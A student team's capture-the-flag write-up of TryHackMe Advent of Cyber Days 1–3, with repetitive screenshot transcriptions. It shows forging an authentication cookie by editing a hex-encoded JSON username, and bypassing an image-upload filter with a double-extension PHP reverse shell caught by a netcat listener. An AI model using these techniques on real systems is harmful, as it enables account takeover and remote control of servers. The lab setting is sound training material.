

PSP0201

Week 2

Writeup

Group Name: F4urDeveloper

Members:

ID	NAME	ROLE
1211101242	RAJA FITRI HAZIQ BIN RAJA MOHD FUAD	LEADER
1211104237	ALIA MAISARA BINTI SHAHIRIN	MEMBER
1211102287	TERRENCE CHENG	MEMBER
1211101153	MISCHELLE THANUSHA JULIUS	MEMBER

Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/Walkthrough:


Question 1

Inspect the website. What is the title of the website?

Having access to the main page of the website as shown in the image below after typing in the given IP address, right click on the website and click ‘Inspect Element’ to find the title for the website.





After clicking the ‘Inspect Element’ option, the title of the website can be identified at the top left bottom of the page on the `<h1>` tag (highlighted in blue for viewing purposes).



Question 2

What is the name of the cookie used for authentication?

Register your own credentials and log in to the Christmas Control Centre. After doing so, it should lead you to the next page of the website titled 'View Console'.



Open up the browser developer tools by right clicking the page and click the 'Inspect Element' option. After doing so, go to the 'Storage' tab to identify the value of the cookie used for authentication.

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No

Value

```
7b22636f6d70616e79223a2254686520426573742046657374697661c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d
```

Question 3

In what format is the value of this cookie encoded?

The answer for this particular question is obtainable via Binary 101 knowledge. As we can tell, base 2 and base 10 are not the correct format used for the cookie from previous question. Therefore, the only possible answer is base 16 which is ‘Hexadecimal’.

Question 4

Having decoded the cookie, what format is the data stored in?

With the idea of the cookie’s value being hexadecimal, go to the Cyberchef website to decode the cookie and identify the format the data is stored in. Choose the ‘From Hex’ option and paste in the cookie’s value into the ‘Input’ section. The output should be the same as the image below. The opening and closing curly brackets with a key sets to a specific value tells us that the format the data is stored in is Javascript or JSON.

The screenshot shows the CyberChef interface. The left sidebar has a 'Favourites' section with items like To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, and Fork. The main area has tabs for 'Recipe' (selected), 'Input', and 'Output'. The 'Input' tab shows a long hex string. The 'Output' tab shows a JSON object: {"company": "The Best Festival Company", "username": "timothy"}. A green button labeled 'BAKE!' is at the bottom.

Question 5

What is the value for the company field in the cookie?

After decoding the cookie's value and identifying the format the data is stored in, the answer can be found on company (key) which is set to The Best Festival Company (value).

This screenshot is identical to the one above, showing the CyberChef interface with the same input and output results. The JSON output is {"company": "The Best Festival Company", "username": "timothy"}.

Question 6

What is the other field found in the cookie?

The other field can be identified by looking at the second key involved in the output. In this case, the second key should be 'username'.

The screenshot shows the CyberChef interface. In the 'Input' section, there is a long hex string: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d657365726e616d65223a2274696d6f746879227d. In the 'Output' section, the JSON object is displayed: {"company": "The Best Festival Company", "username": "timothy"}.

Question 7

What is the value of Santa's cookie?


Still using Cyberchef, drag the 'To Hex' option to the recipe section and disable the 'From Hex' option to avoid any error for the value of Santa's cookie later. Copy the output from previous question and paste it inside the 'input' section. Change the username to santa to gain the value of Santa's cookie. By default, the delimiter is set to 'space' so changing it to 'none' is vital to get the value of Santa's cookies. The value can be seen in the 'output' section if every steps mentioned is done correctly.

The screenshot shows the CyberChef interface with different settings than the previous one. In the 'Input' section, the JSON object is {"company": "The Best Festival Company", "username": "santa"}. In the 'Recipe' section, the 'To Hex' step has 'Bytes per line' set to 0 and 'Delimiter' set to 'None'. The 'From Hex' step has 'Delimiter' set to 'Auto'. In the 'Output' section, the resulting hex string is 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d657365726e616d65223a2274696d6f746879227d.

Question 8

What is the flag you are given when the line is fully active?

After logging in and such, you should be given access to the controls, switch every controls you see on the page on and the flag should appear at the bottom of the page.



Thought Process/Methodology:

After typing in the IP address for the website titled Christmas Control Centre, we are able to inspect the website and identify the title for it. After that, we are able to register our own credentials and log into the website to gain access to the next page titled Control Console. Opening up the browser developer tools allows us to identify the cookie's value which is located under the Storage tab. Using our Binary 101 knowledge, we can deduce the value to be base 16 or hexadecimal. The value then can be converted using Cyberchef to identify the format of the data that is being stored in which is Javascript or JSON. Still using Cyberchef, to find the value of Santa's cookie, we can just change the username from our credentials to the word 'santa'. The final step for us to do is to enable every controls on the website page to let us identify the flag.

Day 2 : Web Exploitation - The Elf Strikes Back!

Tools use : THM Attackbox

Solution/Walkthrough:

Question 1:

What string of text needs adding to the URL to get access to the upload page?

Class Notes x TryHackMe | 25 Days of Cyber Security x PSP0201 Week 2 Writeup - Google Chrome +

tryhackme.com/room/learn cyber in 25 days#

Courses MMLS2 CAMSYS PSP0201 Week 2 W... PSP0201 T2130 - T... TryHackMe | 25 Day...

3. Find the directory containing your uploads.
4. Try to bypass any filters and upload a reverse shell.
5. Start a netcat listener to receive the shell
6. Navigate to the shell in your browser and receive a connection!

At the bottom of the dossier is a sticky note containing the following message:

For Elf McEager:
You have been assigned an ID number for your audit of the system:
ODIzODI5MTNiYmYw . Use this to gain access to the upload section of the site.
Good luck!


You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.

Answer the questions below

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw

Correct Answer Hint



Mon 20 Jun, 01:39 AttackBox IP:10.10.113.250

Protection - Mozilla Firefox

10.10.189.82

TryHackMe | Learn Cyber... TryHackMe Support Offline CyberChef

You are not signed in
Please enter your ID as a GET parameter
(?id=YOUR_ID_HERE)

THM AttackBox

51m 41s

Insert the ip address of the victim

Class Notes

tryhackme.com/room/learncyberin25days#

Courses MMLS2 CAMSYS PSP0201 Week 2 W... PSP0201 T2130 - T... TryHackMe | 25 Day...

Files, PDFs, etc)

- Find the directory containing your uploads.
- Try to bypass any filters and upload a reverse shell.
- Start a netcat listener to receive the shell
- Navigate to the shell in your browser and receive a connection!

At the bottom of the dossier is a sticky note containing the following message:

For Elf McEager:
You have been assigned an ID number for your audit of the system:
ODIzODI5MTNiYmYw. Use this to gain access to the upload section of the site.
Good luck!

You note down the ID number and **navigate to the displayed IP address (10.10.189.82) in your browser**.

Answer the questions below

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw

Correct Answer Hint

Protection - Mozilla Firefox

Mon 20 Jun, 01:42AttackBox IP:10.10.113.250

Protection — http://10.10.189.82

youtube — youtube.com

facebook — facebook.com

wikipedia — wikipedia.org

reddit — reddit.com

Search with Amazon.com

twitter — twitter.com

Select Submit

No file selected

THM AttackBox

49m 04s

Insert the id number given by the website which is ?id=ODIzODI5MTNiYmYw after the victim's ip adress to get access to the upload page

The screenshot shows a browser window with three tabs: "Class Notes", "tryhackme.com/room/learncyberin25days#", and "PSP0201 Week 2 Writeup - Google Sheets". The main content area contains a sticky note with instructions to find files, PDFs, etc., and a list of steps: 3. Find the directory containing your uploads, 4. Try to bypass any filters and upload a reverse shell, 5. Start a netcat listener to receive the shell, and 6. Navigate to the shell in your browser and receive a connection! Below this is another sticky note: "At the bottom of the dossier is a sticky note containing the following message:" followed by "For Elf McEager: You have been assigned an ID number for your audit of the system: **ODIzODI5MTNiYmYw**. Use this to gain access to the upload section of the site. Good luck!" A note below says "You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser." A "Correct Answer" button is visible.

The right side of the screenshot shows a Firefox window titled "Protection - Mozilla Firefox" with the URL 10.10.189.82/?id=ODIzODI5MTNiYmYw. The page displays a dark-themed interface with a "Protect the Factory!" header and a message: "If you see any suspicious people near the factory, take a picture and upload it here!". It has "Select" and "Submit" buttons and a message "No file selected". The status bar at the bottom of the Firefox window shows "THM AttackBox" and "48m 39s".

Question 2 :

What type of file is accepted by the site?

The screenshot shows a browser window with three tabs: "Class Notes", "tryhackme.com/room/learncyberin25days#", and "PSP0201 Week 2 Writeup - Google Sheets". The main content area contains a sticky note with instructions to find files, PDFs, etc., and a list of steps: 3. Find the directory containing your uploads, 4. Try to bypass any filters and upload a reverse shell, 5. Start a netcat listener to receive the shell, and 6. Navigate to the shell in your browser and receive a connection! Below this is another sticky note: "At the bottom of the dossier is a sticky note containing the following message:" followed by "For Elf McEager: You have been assigned an ID number for your audit of the system: **ODIzODI5MTNiYmYw**. Use this to gain access to the upload section of the site. Good luck!" A note below says "You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser." A "Correct Answer" button is visible.

The right side of the screenshot shows a Firefox window titled "Protection - Mozilla Firefox" with the URL 10.10.189.82/. A context menu is open over the page, showing options like "Save Page As...", "Save Page to Pocket", "Send Page to Device", "View Background Image", "Select All", "View Page Source", "View Page Info", "Inspect Accessibility Properties", "Inspect Element (Q)", and "Take a Screenshot". The page itself displays a dark-themed interface with a "Protect the Factory!" header and a message: "If you see any suspicious people near the factory, take a picture and upload it here!". It has "Select" and "Submit" buttons and a message "No file selected". The status bar at the bottom of the Firefox window shows "THM AttackBox" and "47m 12s".

Double click the website and click on View Page Source

The screenshot shows a web browser with multiple tabs open. The main tab displays a challenge page for TryHackMe. The page contains a sticky note at the bottom with the following text:

At the bottom of the dossier is a sticky note containing the following message:

For Elf McEager:
You have been assigned an ID number for your audit of the system:
ODIzODISMTNiYmYw. Use this to gain access to the upload section of the site.
Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.

Answer the questions below

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODISMTNiYmYw Correct Answer Hint

What type of file is accepted by the site?

Image Correct Answer Hint

The right side of the screenshot shows the page's source code in a separate window. The source code includes a script for file upload handling:

```

<script src="/assets/js/upload.js"></script>
<script src="/assets/js/boxfade.js"></script>

```

From the Page Source, we can see that the format of the file accepted is .jpeg , .jpg , .png , so the type of file accepted is image

Question 3:

Bypass the filter and upload a reverse shell.

In which directory are the uploaded files stored?

The screenshot shows a web browser with multiple tabs open. The main tab displays a challenge page for TryHackMe. The page contains a sticky note at the bottom with the following text:

At the bottom of the dossier is a sticky note containing the following message:

For Elf McEager:
You have been assigned an ID number for your audit of the system:
ODIzODISMTNiYmYw. Use this to gain access to the upload section of the site.
Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.

Answer the questions below

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODISMTNiYmYw Correct Answer Hint

What type of file is accepted by the site?

Image Correct Answer Hint

Bypass the filter and upload a reverse shell.

In which directory are the uploaded files stored?

/uploads/ Correct Answer Hint

The right side of the screenshot shows a terminal session on an AttackBox. The user has run a command to copy a reverse shell payload to the /uploads directory:

```

root@ip-10-10-113-250:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php
root@ip-10-10-113-250:~#

```

The screenshot shows a browser window with several tabs open, including "Class Notes", "TryHackMe | 25 Days of Cyber Security", "PSP0201 Week 2 Writeup - Google Sheets", and "tryhackme.com/room/learnbyberin25days#". Below the tabs, there's a sidebar with links like "Courses", "MMLS2", "CAMSYS", "PSP0201 Week 2 W...", "PSP0201 T2130 - T...", and "TryHackMe | 25 Day...". The main content area contains a message: "the double-quotes. Set the port to 443 with no double quotes, then save and exit the file. Congratulations, you now have a fully configured PHP reverse shell script!" Below this message is a code editor showing a PHP script:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.3.2'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.12.223'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Below the code editor, a note says "PHP reverse shells can be very easily activated when stored in an accessible". To the right, a terminal window titled "root@ip-10-10-113-250:~" shows the same PHP script being edited in nano. The terminal also displays the message "the double-quotes. Set the port to 443 with no double quotes, then save and exit the file. Congratulations, you now have a fully configured PHP reverse shell script!". The terminal window has a title bar "File Edit View Search Terminal Help" and a menu bar "GNU nano 2.9.3 shell.jpg.php Modified". The bottom of the terminal window shows various keyboard shortcuts.

Change the \$ip to the attacker's ip address, and change the \$port to 443, reverse shell is done

Class Notes TryHackMe | 25 Days of Cyber Security PSP0201 Week 2 Writeup - Google Chrome

tryhackme.com/room/learnycberin25days#

ODIzODISMTNiYmYw. Use this to gain access to the upload section or the site.
Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.

Answer the questions below

What string of text needs adding to the URL to get access to the upload page?
 Correct Answer Hint

What type of file is accepted by the site?
 Correct Answer Hint

Bypass the filter and upload a reverse shell.

In which directory are the uploaded files stored?
 Correct Answer Hint

File Upload

Recent

Home

Desktop

Tools

Additional To...

Wordlists

Documents

Music

Videos

Downloads

+ Other Locations

Name

Size

Modified

Name	Size	Modified
Desktop	01:35	
Downloads	10 Sep 2020	
Instructions	30 Oct 2020	
Pictures	24 Nov 2021	
Postman	16 Aug 2020	
Rooms	Fri	
Scripts	Thu	
thinclient_drives	13 Aug 2020	
Tools	22 Dec 2021	
shell.jpg.php	5.5 kB 02:00	

All Files

Cancel Open

THM AttackBox 28m 28s

Class Notes TryHackMe | 25 Days of Cyber Security PSP0201 Week 2 Writeup - Google Chrome

tryhackme.com/room/learnycberin25days#

ODIzODISMTNiYmYw. Use this to gain access to the upload section or the site.
Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.

Answer the questions below

What string of text needs adding to the URL to get access to the upload page?
 Correct Answer Hint

What type of file is accepted by the site?
 Correct Answer Hint

Bypass the filter and upload a reverse shell.

In which directory are the uploaded files stored?
 Correct Answer Hint

Protection - Mozilla Firefox

Protection http://10.10.189.82/?id=ODIzODISMTNiYmYw

TryHackMe | Learn Cybersecurity TryHackMe Support Offline CyberChef

Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

Select Submit

No file selected

THM AttackBox 27m 49s

Upload the file that we want, in this case it's shell.jpg.php

The screenshot shows a web browser with multiple tabs open. The main tab displays a challenge page from TryHackMe. It contains a message: "ODIzODI5MTNiYmYw]. Use this to gain access to the upload section or the site. Good luck!" and "You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser." Below this, there's a section titled "Answer the questions below" with several questions:

- What string of text needs adding to the URL to get access to the upload page? Answer: ?id=ODIzODI5MTNiYmYw (Correct Answer)
- What type of file is accepted by the site? Answer: Image (Correct Answer)
- Bypass the filter and upload a reverse shell.
- In which directory are the uploaded files stored? Answer: /uploads/ (Correct Answer)

To the right of the browser, a terminal window titled "Index of /uploads" is shown. It lists a single file: "shell.jpg.php" with a size of 5.4K and a last modified date of 2022-06-19 21:03.

Try out some common directory for most websites, in this case the directory the uploaded file are stored by the site is /uploads/

Question 4 :

Activate your reverse shell and catch it in a netcat listener!

The screenshot shows a web browser with the same challenge page and a terminal window. The terminal shows the following session:

```
root@ip-10-10-113-250:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php
root@ip-10-10-113-250:~# nano shell.jpg.php
root@ip-10-10-113-250:~# nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
```

The challenge page now shows "No answer needed" under the question "Activate your reverse shell and catch it in a netcat listener!" (Question Done).

The screenshot shows a web browser with several tabs open. The active tab is a challenge from TryHackMe titled "Answer the questions below". The challenge asks for the URL parameter needed to access the upload page, which is "?id=ODIzODI5MTNiYmYw". Below this, it asks what type of file is accepted, with the answer "Image". It also asks about the upload directory, with the answer "/uploads/". The challenge ends with the instruction "Activate your reverse shell and catch it in a netcat listener!" and a note "No answer needed". To the right of the browser is a terminal window titled "root@ip-10-10-113-250" on an "THM AttackBox". The terminal shows a user attempting to upload a reverse shell via a PHP script named "shell.jpg.php". The user then connects to the shell using netcat (nc -lvpn 443) and becomes root. The terminal session ends with the message "sh: no job control in this shell".

Question 5 :

What is the flag in `/var/www/flag.txt`?

The screenshot shows a web browser with several tabs open. The active tab is a challenge from TryHackMe asking for the flag in `/var/www/flag.txt`. The user has already provided the answer "THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhM". To the right of the browser is a terminal window titled "root@ip-10-10-113-250" on an "THM AttackBox". The terminal displays a message from the challenge author: "You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots! This is all from me, so I'm going to take the chance to thank the awesome @Vargnar for his invaluable design lessons, without which the timing of the past two websites simply would not be the same." It also includes a flag: "Have a flag -- you deserve it! THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMhh}." The terminal session ends with the message "Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)! --MuirlandOracle".

Thought Process/Methodology:

We were given the GET parameter to access the website file upload point. To know what type of file that the website accepts, we opened Page Source and started analysing the type of file that can be uploaded, in this case it is image. It is also common that most websites use the same common upload file directory which is `/uploads/`. After that, we bypassed the filters and uploaded a reverse shell. We also started a netcat listener to receive the reverse shell.

Day 3:Web Exploitation - Christmas Chaos

Solution/walkthrough

1.What is the name of the botnet mentioned in the text that was reported in 2018?

- Bypass a login form using BurpSuite

Authentication

Authentication is a process of verifying a users' identity, normally by credentials (such as a username, user id or password); to put simply, authentication involves checking that somebody really is who they claim to be. Authorization (which is fundamentally different to authentication, but often used interchangeably) determines what a user can and can't access; authorization is covered in tomorrow walkthrough, today's task focuses on authentication and some common flaws.

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

- <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
- <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

In 2017, it was [reported](#) that 15% of all IoT devices still use default passwords.

[SecLists](#) is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

2.How much did Starbucks pay in USD for reporting default credentials according to the text?



- Bypass a login form using BurpSuite

Authentication

Authentication is a process of verifying a users' identity, normally by credentials (such as a username, user id or password); to put simply, authentication involves checking that somebody really is who they claim to be. Authorization (which is fundamentally different to authentication, but often used interchangeably) determines what a user can and can't access; authorization is covered in tomorrow walkthrough, today's task focuses on authentication and some common flaws.

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

